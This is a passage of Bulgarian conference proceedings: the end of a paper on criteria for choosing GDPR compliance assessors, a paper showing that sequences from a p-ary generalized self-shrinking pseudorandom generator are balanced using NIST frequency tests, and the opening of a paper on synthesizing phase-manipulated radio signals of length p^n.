2. КРИТЕРИИ И КОМПЕТЕНТНОСТ ПРИ ОЦЕНКА НА СЪОТВЕТСТВИЕТО С ИЗИСКВАНИЯТА НА ОБЩИЯ РЕГЛАМЕНТ ЗА ЗАЩИТА НА ЛИЧНИТЕ ДАННИ

2.1. Общи изисквания

Общите изисквания включват:

- Репутация и опит на организацията;
- Компетентност в различни области:
 - Право (защита на личните данни);
 - Сигурност на информацията (информационна сигурност);

- Управление на риска и оценка на въздействието;
- Организация на знанията и управление;
- Количествени измерения на извършени дейности в тази предметна област;
- Референции.

2.2. Специфични изисквания

Специфичните изисквания включват:

- Познаването на философията на Общия регламент;
- Наличие на:
 - Методология (базирана на световни стандарти или общоприети практики);
 - Средства (инструментариум);
 - Доказателства, че методиката и инструментариума осигуряват изпълнението на изискванията;
- Обучение:
 - Учебна програма;
 - Съдържание.

3. ДЕТАЙЛЕН АНАЛИЗ

3.1. Методология и инструментариум за установяване (оценка, анализ) на съответствието с изискванията на Общия регламент

Това е методология за дейностите по установяване на съответствието на състоянието на Организацията с изискванията на Общия регламент за защита на личните данни (GDPR). Методиката трябва да обхваща (като минимум) извършване на следните дейности:

1. Общи сведения за организацията
2. Инвентаризация на личните данни и процесите по обработката им
3. Оценка на въздействието за защита на данните
4. Оценка на сигурността на данните
5. Анализ на съответствието
6. Принцип за отчетност
7. Препоръки и отстраняването на слабостите
8. Доклад

За всяка стъпка трябва да са описани:

- Действие;
- Начин на действие;
- Използвани средства;
- Входни данни;
- Изходни резултати.

3.2. Примери

Пример 1. Общи сведения за организацията

Изходни резултати

- Данни за организацията (всяки изискуеми от GDPR)
- Организационна структура (структурни звена)
- Информационни системи
- Организацията като Администратор на лични данни

Пример 2. Инвентаризация на личните данни и процесите по обработката

В резултат на обобщаването на информацията получена от инвентаризацията се дефинират:

- Списък на регистрите с лични данни, които се обработват от организацията;
- Списък от информационните системи, които се използват в организацията;
- Релациите - Регистри X Информационни системи.

За всеки регистър се специфицират:

- Целите на обработването;
- Описание на категориите субекти на данни и на категориите лични данни;
- Категориите получатели, пред които са или ще бъдат разкрити личните данни, включително получателите в трети държави или международни организации;
- Когато е приложимо, предаването на лични данни на трета държава или международна организация, включително идентификацията на тази трета държава или международна организация, а в случай на предаване на данни, посочено в член 49, параграф 1, втора алинея, документация за подходящите гаранции;
- Когато е възможно, предвидените срокове за съхранение на различните категории данни;
- Когато е възможно, общо описание на техническите и организационни мерки за сигурност.

Пример 3. Оценка на сигурността на данните

Възможност за определяна на минималните технически и организационни мерки за защита (сигурност) на личните данни в зависимост от новото на сигурност и по различните видове сигурност:

- Физическа сигурност
- Персонална сигурност
- Документална сигурност
- Защита на АИС и/или мрежи
- Криптографска сигурност

3.3. Приложение на Методологията и инструментариум за установяване (оценка, анализ) на съответствието с изискванията на Общия регламент

Приложението на Методологията и инструментариум за установяване (оценка, анализ) на съответствието с изискванията на Общия регламент обхваща наличието и представянето на:

- Средства за извършване на действията;
- Образци на документи – политики, програми ръководства;
- Образци на шаблони;
- Системи за водене на изискуемите от Общия регламент регистри.

3.4. Обучение

Предвидените дейности и очаквани резултати в обучението в областта на защитата на личните данни са както следва:

Дейности:

- Структуриране на видовете обучение;
 - Базово (за всички служители на организацията);
 - Специализирано (в зависимост от функционалните задължения);
 - Поддържащо (в зависимост от промените във функциите и правната рамка);
- Предлагане на график (периодичност) на обучението.

Очаквани резултати

- Учебна програма за видовете обучение;
 - Базово (за всички служители на организацията);
 - Специализирано (в зависимост от функционалните задължения);
 - Поддържащо (в зависимост от промените във функциите и правната рамка);
- График (периодичност) на обучението.

4. ОБЩИ ИЗВОДИ

Предложената методология ще помогне на администраторите на лични данни за ефективен избор изпълнител за оценка на съответствието с изискванията на Общия регламент в условията на:

- Разнообразие и фрагментираност на пазара на услугите;
- Многообразие на цените;
- Многообразие в нивото на компетентност и опит.

Разсъжденията в доклада отразяват дългогодишния опит на авторите в областта на сигурността на данните и новите изследвания направени в Университета по библиотекознание и информационни технологии.

Литература

1. Регламент (ЕС) 2016/679 на Европейския парламент и съвета от 27 април 2016 година относно защитата на физическите лица във връзка с обработването на лични данни и относно свободното движение на такива данни и за отмяна на Директива 95/46/ЕО Конвенцията на Съвета на Европа за защита на гражданите по отношение на автоматичната обработка на личните данни
2. Конвенция 108 на Съвета на Европа за защита на гражданите по отношение на автоматичната обработка на личните данни
3. Директива 2002/58/ЕО на Европейския парламент и на Съвета за правото на неприкосновеност на личния живот и електронните комуникации

4. Директива 95/46/ЕО за защита на гражданите във връзка с обработката на личните данни и свободното движение на такива данни
5. Целков, В. и О. Исмаилов, Сигурност на информацията, „За буквите – О писменехъ”, 2017 г., 216 стр., ISBN 978-619- 185-253- 6
6. Tselkov V., New Challenges for Privacy and Personal Data Protection in Digital World, Regional Conference “Privacy in Digital Age”, 27-28 January 2015, Pristina, Kosovo

А. Т. Ташева, Б. Б. Петров, К. Н. Стойков,
**БАЛАНСИРАНОСТ НА НЕДВОИЧНИ ПСЕВДОСЛУЧАЙНИ
ПОСЛЕДОВАТЕЛНОСТИ, ГЕНЕРИРАНИ ОТ Р-ЧЕН ОБОБЩЕН
САМОСВИВАЩ ГЕНЕРАТОР**

Антония Т. Ташева, Боян Б. Петров, Камен Н. Стойков

*Технически университет – София, Факултет по компютърни системи и технологии,
Катедра „Компютърни системи“, atasheva@tu-sofia.bg*

Abstract: *The paper discusses the algorithm of generation of non-binary pseudorandom sequences, generated by the p-ary Generalized Self-Shrinking Generator. The conversion from non-binary to binary sequences is explained. Results of statistical and frequency tests are presented proving the balance property of both binary and non-binary pGSSG output sequences.*

Keywords: *non-binary pseudorandom sequences, pm-sequences, pGSSG, LFSR*

I. ВЪВЕДЕНИЕ

Приложението на случайните числа набира популярност в началото на 50-те [9], когато е генерирана първата таблица със случайни числа. Скоро идва необходимостта тези „случайни числа“ да се генерират в реално време посредством компютърни алгоритми. Понеже алгоритъмът е детерминиран, то последователностите от числа, генерирани по този начин, се наричат псевдослучайни. Псевдослучайните последователности намират широко приложение в съвременната електроника и информационни технологии. Те се използват в съвременните комуникационни системи с разширен спектър, GPS системите, като компоненти за генериране на ключови потоци за поточни шифри и други криптографски приложения, като кодове за корекция на грешки при сателитни и други комуникационни канали и др.

При всяко приложение от голямо значение е скоростта на генериране на последователностите, тъй като това определя до голяма степен и бързодействието на цялата система. В много случаи е необходимо да се осигури възможност за повторно генериране на последователността (например в получаващата страна, за да се декодира съобщението). Много от желаните характеристики на последователностите са специфични в зависимост от приложението. В криптографията е необходимо последователностите да бъдат трудно предсказуеми от кратки техни сегменти. При мобилните комуникации се търсят семейства от последователности с ниска корелация на двойките. При кодовете за корекция на грешки се изисква голямо разстояние на Хеминг, а други приложения изискват правилно разпределение, балансираност и определени статистически свойства.

Решение за генерирането на последователности за много от посочените приложения е използването на линейни преместващи регистри с обратна връзка (LFSRs – *linear feedback shift registers*) и преместващи регистри с обратна връзка с пренос (FCSRs – *feedback with carry shift registers*), тъй като са лесни за имплементиране както софтуерно, така и хардуерно. Проектирането и анализа на последователностите, генерирани от LFSR, са обстойно изследвани посредством алгебричния апарат, с което математически са доказани определени техни свойства.

В тази насока са публикувани много статии [1, 3, 7, 11], но публикациите “Error correcting codes” [8] на W. W. Peterson и “Shift Register Sequences” [4] на S. Golomb

се считат за основен етап от развитието на генерирането на псевдослучайни последователности с помощта на LFSR. Тези източници обясняват връзката между архитектурата на преместващите регистри и математическата теория на Галоа.

В практиката са се наложили много добри генератори на псевдослучайни последователности без математическо доказателство на техните свойства. Използването на линейни LFSR-и като градивни елементи в генераторите позволява теоретичен анализ на техните свойства, като период, линейна сложност и статистически свойства благодарение на детерминираната същност на получените нелинейни устройства.

В тази статия е изследвана балансираността на изходната p -ична последователност, генерирана от p -ичния обобщен самосвиващ генератор pGSSG (p -Ary Generalized Self-Shrinking Generator), предложен в [10]. Разгледана е архитектурата и алгоритъма на работа на pGSSG генератора, както и възможността за преобразуване на недвоичната псевдослучайна последователност в двоична. Представени са резултатите от проведените честотни статистически тестове, които потвърждават балансираността на генерираните недвоични и двоични изходни pGSSG последователности.

II. НЕДВОИЧНИ ПСЕВДОСЛУЧАЙНИ ПОСЛЕДОВАТЕЛНОСТИ, ГЕНЕРИРАНИ ОТ pGSSG

Недвоични псевдослучайни последователности, при които множеството от възможни елементи в последователността се определя от нечетно просто число p , се изследват от тридесетте години на миналия век. Интерес представляват p -ичните последователности с максимална дължина и последователностите на Гордан, Милс и Уелч *GMW (Gordon, Mills u Welch)* [6].


Последователностите с максимален период (т.нар. m -последователности) намират най-широко приложение в криптографските приложения, поради своите добри статистически свойства. Необходимо и достатъчно условие един pLFSR регистър да генерира p -ична m -последователност (за краткост ще бъде използвано означението pm -последователност), е генериращият ѝ полином $A(x)$ да бъде примитивен в разширеното поле на Галоа $GF(p^L)$.

Основно свойство на pm -последователностите е равномерното разпределение на p -ичните числа и сериите в техния период. Изпълнено е следното свойство [2, 5]:

Свойство 1. Броят на появата на всички ненулеви елементи N_i в максималния период $T = p^L - 1$ е $N_i = p^{L-1}$, за $i = 1, 2, \dots, p-1$, а броят на нулевите елементи е $N_0 = p^{L-1} - 1$. Това свойство определя приблизително еднаква вероятност за поява на всеки елемент в последователността, следователно тя е балансирана.

Архитектурата на p -ичния обобщен самосвиващ генератор pGSSG (p -ary Generalized Self-Shrinking Generator) (фиг. 1) се състои от един p -ичен LFSR (pLFSR) регистър A с дължина L . Той генерира m -последователност $(a_i)_{i \geq 0}$ от p -ични цифри (т.е. $(a_i)_{i \geq 0}, 0 \leq a_i \leq p-1$) и $0 \leq i \leq L-1$. Множителите на обратните връзки в pLFSR се определят от коефициентите на примитивен полином в разширението на полето на Галоа $GF(p^L)$. Всеки градивен елемент на pLFSR може да съхранява една p -ична цифра. Регистърът се инициализира с p -ичната последователност $(a_0, a_1, \dots, a_{L-1})$.

P -ичният LFSR се тактува с тактова последователност с период T . Изходната pLFSR последователност се разделя на p -торки $(a_{pi}, a_{pi+1}, a_{pi+2}, \dots, a_{pi+(p-1)})$, $i = 0, 1, 2, \dots$ и в зависимост от стойността първия елемент в p -торката a_{pi} се определя p -ичното число на изхода (съответната цифра $a_{pi+a_{pi}}$ от p -торката формира част от изхода на pGSSG, или цялата p -торка се отхвърля в случай на стойност 0).



Фиг. 1. P -ичен обобщен самосвиващ генератор pGSMG

От алгоритъма на работа на pGSSG генератора следва, че генерираната p -ична псевдослучайна последователност е *свита*, *смадена* версия на pLFSR последователността когато стойността на нулевата цифра в p -торката е нулева. В противен случай, когато стойността на първата цифра в p -торката е различна от нула, в генерираната последователност се извежда съответната цифра в p -торката.

III. ПРЕОБРАЗУВАНЕ НА НЕДВОИЧНА ПСЕВДОСЛУЧАЙНА ПОСЛЕДОВАТЕЛНОСТ ДО ДВОИЧНА ТАКАВА

В алгоритъма на работа на pGSSG генератора се включват още две стъпки, които целят преобразуването на недвоичната в двоична последователност с цел по-лесно практическо приложение.

Самосвитата p -ична GSSG изходна последователност се преобразува в двоична като всяка p -ична цифра се представя с $\lceil \log_2(p-1) \rceil$ бита, където $\lceil x \rceil$ е най-малкото цяло число, по-голямо или равно на x . Всяка изходна цифра i със стойност от 1 до $p-1$ от p -ичната GSSG последователност се представя чрез двоичното представяне на числото:

$$(i-1) + \frac{2^{\lceil \log_2 p-1 \rceil} - p - 1}{2} \quad (1)$$

Като пример, преобразуването на всяка p -ична цифра за $p = 3, 5, 7, 11, 13$ е показано в Таблица 1.

Таблица 1. Двоично преобразуване на p -ичната цифра.

p -ична цифра	Двоично представяне на p -ичната цифра				
	$p = 3$	$p = 5$	$p = 7$	$p = 11$	$p = 13$
1	0	00	001	0011	0010
2	1	01	010	0100	0011
3	-	10	011	0101	0100
4	-	11	100	0110	0101
5	-	-	101	0111	0110
6	-	-	110	1000	0111
7	-	-	-	1001	1000
8	-	-	-	1010	1001
9	-	-	-	1011	1010
10	-	-	-	1100	1011
11	-	-	-	-	1100
12	-	-	-	-	1101

За да не се наруши балансираността на последователността всяка p -ична нула при i -тата си поява ($i = 1, 2, 3, \dots$) в генерираната p -ична последователност се представя чрез двоичното представяне на числото d_i ,

$$d_i = \begin{cases} (d_{i-1} + 1) \bmod p, & \text{if } d_{i-1} < p-1 \\ 1, & \text{if } d_{i-1} = p-1 \end{cases} \quad (2)$$

с начално състояние $d_0 = 0$.

III. ТЕСТОВЕ

Статистическите *NIST* тестове [12, 13] проверяват валидността на специфичната нулева хипотеза H_0 : “Тестваната последователност е случайна”. При това алтернативната хипотеза H_1 гласи че, последователността не е случайна. За всеки от включените 15 теста се взема решение, което приема или отхвърля H_0 , т.е. определя се дали *PRNG* генерира или не случайни стойности.

Свойството балансираност на изходната двоична последователност може да се докаже посредством двата честотни теста:

1. **Честотен тест (Монобит).** Целта на този тест е да установи дали броят на единиците и нулите в последователността е приблизително еднакъв, каквото е изискването към идеалните случайни последователности. Тестът открива наличието на твърде голям брой нули или единици в последователността.

2. **Честотен тест в блок.** Целта на този тест е да провери дали честотата на поява на единиците в блок от M бита е приблизително $M/2$. Тестът открива твърде много нули или единици в началото на изследваните последователности.

За всеки тест се изчислява статистическа *P-стойност* като функция на изследваните данни. За всички 15 на брой *NIST* тестове, *P-стойността* [12] се дефинира като „вероятността за това идеалния случаен генератор на числа да генерира последователност по-малко случайна от тестваната последователност”. Така дефинираната *P-стойност* показва доколко изследваната последователност е случайна. В частност, ако *P-стойност* = 1, то изследваната последователност е абсолютно

случайна. От друга страна, нулева P -стойност индикира напълно не случайна последователност.

В реалните тестове се избира ниво на значимост α . В този случай нулевата хипотеза H_0 се приема, ако $P\text{-стойност} \geq \alpha$. Ако $P\text{-стойност} < \alpha$, то H_0 се отхвърля, което показва, че последователността е не-случайна. Така дефинираният параметър α показва вероятността за „грешка тип 1“. Обикновено α се избира в интервала $[0.001, 0.01]$. В извършените в дисертационния труд тестове е избрана стойност $\alpha = 0.01$. Тази стойност показва, че е допустимо една от всеки 100 изследвани последователности да се отхвърли. Изпълнението на неравенството $P\text{-стойност} \geq 0.01$ означава, че последователността ще се счита за случайна с доверителна вероятност 99 %. Обратно, ако $P\text{-стойност} < 0.01$, то се прави заключение, че последователността е не-случайна с доверителна вероятност 99 %. В този случай са възможни два типа грешки. Заключение, грешка „Тип 1“, се получава в случаите, когато последователността в действителност е случайна, а тестът отхвърля нулевата хипотеза H_0 . Грешката „Тип 2“ възниква в случаите, когато изследваните данни са не-случайни, а тестът приема H_0 .

Свойството балансираност на недвоичната изходна последователност се доказва посредством честотен тест за поява на всяка p -ична цифра от полето GF(p).

IV. РЕЗУЛТАТИ

За целите на изследването на pGSSG, той е моделиран с Microsoft Visual Studio и езика C#. За анализиране на периода на pGSSG изходната последователност са направени над 1000 теста с просто p до 257, като са използвани различни примитивни полиноми и начални състояния.

Балансираност на изходната последователност генерирана от p -ичния обобщен самосвиващ генератор

Тъй като pm -последователността, генерирана от градивния pLFSR, е балансирана, то и p -ичната pGSSG изходна последователност също е балансирана. Това следва непосредствено от равния брой появи на всяка p -торка в целия период на pLFSR последователността.

В следствие на това броят на поява на всяка p -ична цифра $i = 0, 1, \dots, p-1$ е равен на:

$$N_i = (p-1)p^{L-2}, \quad i = 0, 1, \dots, p-1 \quad (3)$$

След двоичната трансформация се запазва свойството за балансираност на битовете, като броят на поява на битовете 0 и 1 е:

$$N_{b0} = N_{b1} = (p-1)p^{L-2} \cdot \lceil \log_2(p-1) \rceil \quad (4)$$

Част от направените експериментални резултати за балансираност на изходната pLFSR последователност са показани в таблица 2.

Анализът на експерименталните резултати потвърждава балансираността на p -чните цифри (3) в изходната p -чна pGSSG последователност и балансираността на битовете в (4) в изходната двоична pGSSG последователност.

Таблица 2. Експериментални резултати за свойството балансираност на изходната *pGSSG* последователност

GF(pⁿ)	Примитивен полином	T_{LFSR}	T_{pGSSG}	N_0	N_1	N_2	N_3	N_4	T_{pGSSG}	N_{b0}	N_{b1}
GF(3 ³)	a^3+2a^2+1	26	18	6	6	6			18	9	9
GF(3 ³)	a^4+2a^3+2	80	54	18	18	18			54	27	27
GF(3 ³)	a^5+2a^2+a+1	242	162	54	54	54			162	81	81
GF(3 ³)	a^5+2a+1	242	162	54	54	54			162	81	81
GF(3 ⁶)	a^6+a+2	728	486	162	162	162			486	243	243
GF(3 ⁷)	a^7+a^2+2a+1	2186	1458	486	486	486			1458	729	729
GF(5 ³)	a^3+3a^2+2	124	100	20	20	20	20	20	200	100	100
GF(5 ⁴)	a^4+a^2+2a+3	624	500	100	100	100	100	100	1000	500	500
GF(5 ⁵)	a^5+4a+2	3124	2500	500	500	500	500	500	5000	2500	2500
GF(5 ⁶)	a^6+a+2	15624	12500	2500	2500	2500	2500	2500	25000	12500	12500
GF(5 ⁷)	a^7+3a+2	78124	62500	25000	25000	25000	25000	25000	250000	125000	125000

Балансираност на изходната двоична последователност генерирана от р-ичния обобщен самосвиващ генератор

За изследване на балансираността на изходната двоична последователност генерирана от р-ичния обобщен самосвиващ генератор са използвани полиномите на обратни връзки, показани в таблица 3. Част от резултатите за броят на нулите и единиците в изходната двоична последователност са представени в таблица 4.

Таблица 3. Полиноми на връзките на използваните *pGSSG*

№	<i>pGSSG/LFSR</i>	Полином на обратната връзка
1	<i>LFSR</i> , $p = 257$, $L = 32$	$x^{32} + x + 10$
2	<i>LFSR</i> , $p = 257$, $L = 32$	$x^{32} + 75x^2 + 174x + 33$
3	<i>LFSR</i> , $p = 257$, $L = 32$	$x^{32} + 188x^2 + 200x + 107$

Таблица 4. Брой нули и единици във всяка последователностите с дължина 1 000 000 bits, генерирани при различни ключове на *pGSSG* с *LFSR* регистри от таблица 3.

<i>pGSSG</i> с <i>LFSR</i> 1			<i>pGSSG</i> с <i>LFSR</i> 2			<i>pGSSG</i> с <i>LFSR</i> 3		
Брой 0^{'''}	Брой 1^{'''}	Δ [%]	Брой 0^{'''}	Брой 1^{'''}	Δ [%]	Брой 0^{'''}	Брой 1^{'''}	Δ [%]
499527	500473	0,095	499905	500095	0,019	500512	499488	-0,102
499759	500241	0,048	499324	500676	0,135	500183	499817	-0,037
499757	500243	0,049	500037	499963	-0,007	499886	500114	0,023
499946	500054	0,011	500254	499746	-0,051	500582	499418	-0,116
499738	500262	0,052	499657	500343	0,069	499916	500084	0,017
500127	499873	-0,025	499868	500132	0,026	499691	500309	0,062
500861	499139	-0,172	500271	499729	-0,054	500508	499492	-0,102
499740	500260	0,052	500746	499254	-0,149	500251	499749	-0,050
500263	499737	-0,053	499428	500572	0,114	499165	500835	0,167
499385	500615	0,123	499201	500799	0,160	500736	499264	-0,147
500767	499233	-0,153	499941	500059	0,012	500273	499727	-0,055
499779	500221	0,044	500106	499894	-0,021	500449	499551	-0,090

Резултатите от двата честотни статистически теста на pGSSG изходната двоична последователност са показани в таблица 5.

Таблица 5. Резултати от NIST статистическите тестове на pGSSG

№	Средно от 100 теста на 1 ^{ва} pGSSG		Средно от 100 теста на 2 ^{ва} pGSSG		Средно от 100 теста на 3 ^{та} pGSSG		Средно от всички 300 теста	
	P-стойност	Пропорция	P-стойност	Пропорция	P-стойност	Пропорция	P-стойност	Пропорция в %
1.	0,030806	100/100	0,657933	100/100	0,145326	100/100	0,278022	100,00
2.	0,883171	99/100	0,924076	100/100	0,474986	100/100	0,760744	99,67

За валидиране на извършените статистически честотни тестове е построена хистограмата на всички P-стойности и е пресметната обобщената P-стойност = 0.5953 на всички P-стойности. Тъй като крайната P-стойност ≥ 0.0001 [12], може да се счита, че резултатите от всички честотни тестове, направени върху последователностите, генерирани от pGSSG, са равномерно разпределени.

Като втори тест за съответствие на опитните резултати на теоретичните, са определени пропорциите на последователностите, преминали успешно статистическите тестове. За целта са намерени пропорциите на последователностите, които имат P-стойности ≥ 0.01 . Обхватът на допустимите пропорции при това се определя от доверителния интервал

$$\hat{p} \pm 3 \sqrt{\frac{\hat{p}(1-\hat{p})}{m}}, \quad (5)$$

където $\hat{p} = 1 - \alpha$, и m е броят на изследванията. Ако пропорциите попаднат извън този доверителен интервал, то съществуват доказателства, че изследваните последователности не са случайни.

При $m = 300$ и $\alpha = 0.01$, доверителният интервал е $0.9728 \div 1.0$ ($97,28\% \div 100\%$). Както се вижда от таблица 5, никоя от пропорциите не попада извън тези граници. Следователно резултатите от проведените тестове потвърждават балансираността на недвоичната и двоична изходни последователности, генерирани от р-ичния обобщен самосвиващ генератор.

V. ЗАКЛЮЧЕНИЕ И БЪДЕЩО РАЗВИТИЕ

Предложеният р-ичен обобщен самосвиващ генератор pGSSG произвежда балансирана р-ична и двоична последователности (равенства 3 и 4). Анализът на резултатите от проведените честотни тестове напълно потвърждава доказаните твърдения за балансираност на генерираните pGSSG последователности. Анализът на опитните резултати от NIST статистическите тестове доказва, че pGSSG последователностите притежават свойствата еднородност, мащабируемост и некомпесируемост. Повторяемостта на резултатите от статистическите тестове доказва постоянството на поведението на pGSSG генератора при различни ядра (начално състояние на градивния pLFSR).

За по-пълното изследване на характеристиките на pGSSG генератора е необходимо да се извърши по-задълбочен криптоанализ, включващ корелационни атаки и атаки с компромис между време, памет и данни, както и да се изследва линейната сложност на pGSSG последователностите.

Литература

- [1] Everett, D. Periodic digital sequences with pseudonoise properties. G.E.C. Journal, 33 (1966), 115–26.
- [2] Golomb S. W., Gong G., Signal Design for Good Correlation: For Wireless Communication, Cryptography, and Radar, Cambridge University Press, 2005
- [3] Golomb S. Sequences with Randomness Properties (Baltimore, MD: Glenn L. Martin Co., Terminal Progress Report under Contract 639498, 1955).
- [4] Golomb S. Shift Register Sequences (San Francisco, CA: Holden–Day, 1967).
- [5] Gong G., Sequence Analysis, University of Waterloo, 1999, p. 137, <http://calliope.uwaterloo.ca/~ggong>.
- [6] Gordon B., Mills W.H., Welch L.R. Some new difference sets// Canadian J. Math., 1962, V. 14, pp. 614–625
- [7] Huffman D. A. The synthesis of linear sequential coding networks. In Proc. 3rd London Symp. on Info. Theory, ed. E. C. Cherry. (London: Butterworths, 1956), pp. 77–95.
- [8] Peterson W. W. Error Correcting Codes (Cambridge, MA: MIT Press, 1961).
- [9] The Rand Corporation. A Million Random Digits with 100,000 Normal Deviates. Glencoe, IL: The Free Press, 1955.
- [10] Tasheva A., Tasheva Zh., Milev A., “Generalization of the Self-Shrinking Generator in the Galois Field $GF(p^n)$ ”, Advances in Artificial Intelligence, Volume 2011
- [11] Zierler N. Several Binary Sequence Generators (MIT Lincoln Laboratories Technical report 95, 1955).
- [12] Rukhin, A., Soto, J., Nechvatal, J., Smid, M., Barker, E., Leigh, S., Levenson, M., Vangel, M., Banks, D., Heckert, A., Dray, J., and Vo, S., NIST Special Publication 800-22rev1a: A Statistical Test Suite for the Validation of Random Number Generators and Pseudo Random Number Generators for Cryptographic Applications, April 2010, <http://csrc.nist.gov/groups/ST/toolkit/rng/documents/SP800-22rev1a.pdf>.
- [13] Soto J., Statistical Testing of Random Number Generators, National Institute of Standards & Technology, Proceedings of the 22nd National Information Systems Security Conference, October 1999, p. 12.

БЛАГОДАРНОСТИ

Тази работа е резултат от проект финансиран от Фонд Научни Изследвания към Министерството на образованието и науката на България, по „КОНКУРС ЗА ФИНАНСИРАНЕ НА НАУЧНИ ИЗСЛЕДВАНИЯ НА МЛАДИ УЧЕНИ – 2016 г.” [Номер на договора ДМ07/5 – 15.12.2016]

Ц. С. Цанков, Б. Й. Беджев, П. Х. Янакиев,
**СИНТЕЗ НА ФАЗОВО МАНИПУЛИРАНИ СИГНАЛИ С ВИСОКА
СТРУКТУРНА СЛОЖНОСТ С ДЪЛЖИНА $N=p^n$**

Цветослав С. Цанков¹, Борислав Й. Беджев², Пламен Х. Янакиев³

¹ Шуменски университет „Епископ Константин Преславски“, гр. Шумен 9700,
ул. „Университетска“ 115, Факултет по технически науки, c.cankov@shu.bg

² Шуменски университет „Епископ Константин Преславски“, гр. Шумен 9700,
ул. „Университетска“ 115, Факултет по технически науки, bedzhev@shu.bg

³ Шуменски университет „Епископ Константин Преславски“, гр. Шумен 9700,
ул. „Университетска“ 115, Факултет по технически науки, p.yanakiyev@shu.bg

**SYNTHESIS OF PHASE MANIPULATED SIGNALS WITH
HIGH STRUCTURAL COMPLEXITY WITH LENGTH $N=p^n$**

Tsvetoslav S. Tsankov, Borislav Y. Bedzhev, Plamen H. Yanakiyev

Abstract: In the paper a new algorithm for synthesis of phase manipulated (PM) signals with length $N = p^n$, p prime, is suggested. It uses nonlinear functions which map directly the elements of the extended Galois field $GF(p^n)$ over the elements of simple Galois field $GF(p)$. The algorithm is realized as a universal computer program. As a result, new PM signals with high structural complexity are synthesized, which provide resistance of radio-communication systems in hostile radio-electronic environment.


Key words: algorithm, digital signal processing, radio-electronic resistance

Както е известно [1], [2], [4], [6], [8], сложните сигнали притежават ниска спектрална плътност и псевдо-случайна вътрешна структура. Тези техни свойства ги правят практически невидими за радио-техническото разузнаване (РТР) и изключително трудни за имитация от средствата за радио-електронно подавяне (РЕП). Предвид на фундаменталната роля на сложните сигнали за повишаване шумозащитеността на радио-комуникационните системи (РКС), те са обект на интензивни научни изследвания през последните шестдесет години [6], [8]. Независимо от това, редица проблеми в областта на техния синтез остават неизяснени и до днес, тъй като в най – обща ситуация увеличаването на структурната им сложност води до влошаване на корелационните им свойства [4]. Перспективен метод за преодоляване на това противоречие е използването на несъгласувани филтри, потискащи страничните листа (ФПСЛ) на периодичната автокорелационна функция (ПАКФ) на сложните фазово манипулирани (ФМ) сигнали [7], [8]. При прилагането на този метод обаче следва да се разграничат два основни случая [3], [4], [5], [6].

Първо, когато дължината на ФМ сигналите N е p^n , като тук p е просто число, характеристичният сигнал на ФМ сигнала се формира чрез нелинейна функция, директно съпоставяща на всеки елемент x от $GF(p^n)$ някакъв елемент z от простото алгебрично поле $GF(p)$

$$(1) \quad z = f(x), \quad x \in GF(p^n), \quad z \in GF(p),$$

Този случай се пояснява с фиг. 1.



Фиг. 1: Нелинейна функция, съпоставяща директно на всеки елемент от $GF(p^n)$ елемент от простото алгебрично поле $GF(p)$

Второ, когато дължината на ФМ сигналите N е точно $p^n - 1$, целесъобразно е използването на изображения на някакво крайно алгебрично поле (поле на Галоа - Galois Field, $GF(p^n)$) в подходящо избрано негово подполе.

Предвид на тази ситуация в доклада е обоснован алгоритъм за синтез на периодични ФМ сигнали с дължина $N = p^n$, притежаващи висока структурна сложност, които могат да обработват с ФПСЛ с малък коефициент на загубите. Алгоритъмът е реализиран практически под формата на универсална компютърна програма, работеща в средата на Матлаб [4].

Работата на универсалната програма, се пояснява с блок-схемата от фиг. 2 и може да се опише както следва.

1) В началото на програмата се задават стойности на параметрите:

- p – характеристика на полето на Галоа, която трябва да бъде просто число; използвани са стойностите

$$(2) \quad p = 3, 5,$$

намиращи най-голямо практическо приложение предвид на простотата на практическата им реализация.

- n – степен на разширение на простото поле на Галоа; при изследванията са използвани стойностите

$$(3) \quad n = 2, 3, 4, 5, 6, 7, 8, 9, 10 ;$$

- въвежда се неразложим над $GF(p)$ примитивен полином $g(x)$ от n -та степен.

